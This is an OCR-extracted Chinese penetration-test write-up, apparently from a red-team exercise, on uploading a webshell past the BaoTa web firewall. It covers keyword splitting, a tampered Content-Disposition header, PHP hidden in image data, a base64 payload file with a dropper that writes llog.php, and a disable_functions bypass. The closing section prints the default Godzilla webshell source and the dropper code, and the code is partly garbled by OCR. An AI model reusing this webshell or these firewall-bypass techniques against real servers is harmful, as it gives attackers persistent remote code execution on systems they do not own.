# Bypass 宝塔防火墙 文件上传

- 1.起因
- 2.突破防火墙文件后缀限制
- 3.绕过宝塔防火墙流量拦截
  - 1) 上传一段无害Payload
  - 2) 上传覆写websehll的php代码
- 4.绕过Disable\_functions

参考

一些代码

优化

NKe2fs(496192)

Nike2fs(496194)

# 1.起因

打某场hvv的时候,看到一个靶标,前期打点发现是有弱口令,并且存在文件上传的口子



试了下传.php的文件,直接被宝塔防火墙拦截了

Mke2fs(496192)

NK82fs(496192)

#### 宝塔网站防火墙

#### 您的请求带有不合法参数,已被网站管理员设置拦截!

#### 可能原因:

1. 您提交的内容包含危险的政击请求

#### 如何解决:

- 1. 检查提交内容;
- 2. 如网站托管,请联系空间提供商;
- 3. 普通网站访客,请联系网站管理员;
- 4. 这是误报,请联系宝塔 http://www.bt.cn/bbs

# 2.突破防火墙文件后缀限制

经过传了几个畸形解析后缀后发现,传上去的根本不解析,但是可以传任意类型文件,说明本身网站就 没有做黑白名单,只是宝塔的防火墙把我们的流量拦截了,这是可以被绕过的 Mke2fs(496192)

参考: https://www.cnblogs.com/-qing-/p/10832850.html

这里用了几个技巧:

- 1.拆分php关键字,换行处理
- 2.Apache可以接收Content-Disposition:

BBBBB"; name="file";这种被篡改过的文件头

、绕过的数据包如下(图片数据块复制不进来,文字代替):<sub>(1882)</sub> (4961) (1922)

3.算是一个小技巧吧,php代码夹杂在图片数据块中配合上面的两个技巧可以突破 限制


#### 上传成功

Mke2fs(496192)

NKe2fs(496192)



浏览器访问,可以看到已经成功写入phpinfo



# 3.绕过宝塔防火墙流量拦截

尝试传了一个webshell上去,也是啥都被宝塔拦截了......


后面想办法整活一下,采用payload分离的方式,重写木马



## 1) 上传一段无害Payload

使用哥斯拉生成的webshell, base64编码处理






### 上传成功,记下该txt的路径,写入以下php代码

## 2) 上传覆写websehll的php代码

上传到服务器,然后访问一下,就会生成llog.php

## llog.php就是哥斯拉的webshell




## 访问之



# 目前已经生成一个新的webshell了 使用哥斯拉上号,连接成功,证明已经完全绕过了该死的宝塔





## 上去看看



# 4.绕过Disable\_functions


麻了.....

Mke2fs(496192)

#### Core

PHP Version	7.2.18	
Directive	Local Value	Master Value
allow_url_fopen	On	On
allow_url_include	Off	Off
arg_separator.input	&	&
arg_separator.output	&	&
auto_append_file	no value	no value
auto_globals_jit	On	On
auto_prepend_file	no value	no value
browscap	no value	no value
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	no value	no value
disable_functions	passthru, exec, system, putenv, chroot, chgrp, chown, shell_exec, popen, proc_open, pcntl_exec, ini_alter, ini_res tore, dl, openlog, syslog, readlink, symlink, popepassthru, pcntl_alarm, pcntl_fork, pcntl_witpid, pcntl_wait, pcntl_wifsunded, pcntl_wifstopped, pcntl_wifsignaled, pcntl_wifcontinued, pcntl_wexitstatus, pcntl_wtermsig, pcntl_wstopsig, pcntl_signal, pcntl_signal_dispatch, pcntl_get_last_error, pcntl_strerror, pcntl_sigprocmask, pcntl_sigwaitinfo, pcntl_sigtimedwait, pcntl_exec, pcntl_getpriority, pcntl_setpriority, imap_open, apache_seten_v	passthru,exec,system,putenv,chroot,chgrp,chown,sh ell_exec,popen,proc_open,pcntl_exec,ini_alter,ini_res tore,dl,openlog,syslog,readlink,symlink,popepassthr u,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wiststatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_get_independent popen,apache_seten v

## 用哥斯拉自带的绕过尝试了下,成功拿下一个低权限



# \*\*\*参考\*\*92

https://www.bilibili.com/read/cv7621417/

https://www.cnblogs.com/-qing-/p/10832850.html

# 一些代码

哥斯拉生成的Webshell(默认)

Mke2fs(496192)

```
1 复制代码
                                                                  Plain Text
    <?php
 1
 2
    @session start();
    @set time limit(0);
 4
    @error_reporting(0);
 5
    function encode($D,$K){
         for($i=0;$i<strlen($D);$i++) {</pre>
 6
 7
             c = K[$i+1&15];
             D[\$i] = D[\$i]^\$c;
9
         }
10
         return $D:
11
12
    $payloadName='payload';
13
    $key='3c6e0b8a9c15224a';
14
    $data=file_get_contents("php://input");
15
    if ($data!==false){
16
         $data=encode($data,$key);
         if (isset($ SESSION[$payloadName])){
17
18
             $payload=encode($_SESSION[$payloadName],$key);
19
         eval($payload);
20
             echo encode(@run($data),$key);
21
         }else{
             if (stripos($data,"getBasicsInfo")!==false){
22
23
                 $ SESSION[$payloadName]=encode($data,$key);
             }
24
25
         }
26
    }
27
    ?>
```

Disabled Functions

绕宝塔的时候,我用自己改的冰蝎上过马,但是绕不过,/菜



优化一下, 分成两段写还是有点麻烦

Plain Text 3 复制代码

- 1 <?php
- 2 \$str

- 3 \$str = base64\_decode(\$str);echo \$str;
- 4 \$handle = fopen("./llog.php","w");
- 5 fwrite(\$handle,\$str);
- 6 fclose(\$handle);?>